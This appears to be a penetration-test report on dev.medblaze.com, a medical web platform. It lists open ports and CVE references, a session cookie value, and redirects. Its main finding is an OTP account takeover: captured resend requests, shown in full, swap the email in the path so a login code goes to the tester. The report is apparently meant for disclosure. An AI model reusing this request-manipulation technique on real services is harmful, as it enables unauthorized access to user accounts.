SUMMARY:

Given Link for testing is - https://dev.medblaze.com/#/account/login?returnUrl=%2Fhome

DETAILS:

With a thorough scan I found the below details of the dev.medblaze.com
IP - 44.236.56.17
It is being hosted on AWS cloud with ec2-44-236-56-17-west-2.compute - amazonaws.com

OPEN PORTS

80/tcp - nginx (version 1.18.0)
Found a version disclosure - Nginx in the web server's HTTP Response
CVE ID - CVE-2020-12440

8001/tcp - vcom-tunnel (Service)
Known Unauthorized Use on port 8001
CVE-ID - CVE-2013-3563

Found an oauth client with cookie : JSESSIONID=5B22F3A8DABA9FFE004F41141FC34920
https://dev.medblaze.com/workflow/oauth/token
Found json version - {"version": "2.0.1", "hash": "004caa44e0490d00df15"}

IMPACT:

Services can be exploited through these vulnerabilities, or some sort of malicious payload can be introduced to a system with the ports that are opened and can also gain unauthorized access. So, it's preferable to add credentials.

MODULES TESTED:

FOUND REDIRECTS

Feedback - https://dev.medblaze.com:443/fr/ -> REDIRECTS TO: -
https://dev.medblaze.com/#/p/feedback-response?id=

Proms - https://dev.medblaze.com:443/ps/ -> REDIRECTS TO: - https://dev.medblaze.com/#/p/proms/
Botmate - https://dev.medblaze.com:443/bm/ -> REDIRECTS TO: - https://dev.medblaze.com/#p/botomate?pageId=
Assets - https://dev.medblaze.com:443/assets -> REDIRECTS TO: - https://dev.medblaze.com/assets/
Static

Resend OTP - Vulnerability :

Request Captured:

Here we are able to change the email id.

1. We can provide an already registered email id and type a random otp and click ok. (Say Registered email id is - xyz@icss.com)
2. Now tap on resend button, but this time use burp to capture the request
3. Here you can see the registered email id

Captured Request:

```
GET /workflow/v1/otp/generate.login/xyz@gmail.com HTTP/1.1
Host: dev.medblaze.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://dev.medblaze.com/
Te: trailers
Connection: close
```

Now I manipulated that email id to below

```
GET /workflow/v1/otp/generate.login/prasanth.bodepu@gmail.com HTTP/1.1
Host: dev.medblaze.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
```

Accept-Encoding: gzip, deflate
Referer: https://dev.medblaze.com/
Te: trailers
Connection: close


4. Now I am able to login with the registered email id and the otp that we received to my email id.
5. Thereby accessing the website as an unauthenticated user.

Functionalities not found :


No Password Reset is found

MODULES:(PoC)


Botmate - https://dev.medblaze.com/#/p/botomate?pageId=
A Redirect - opens an empty web page with a translator




Botmate - https://dev.medblaze.com/#/p/botomate?pageId=<Some Value>



Feedback - https://dev.medblaze.com/#/p/feedback-response?id=



Proms - https://dev.medblaze.com/#/account/page-not-found



Department-management - HTTP Response - 401

Role-Management - HTTP Response - 401

Permission-Management - HTTP Response - 401

Unit-Management - HTTP Response - 401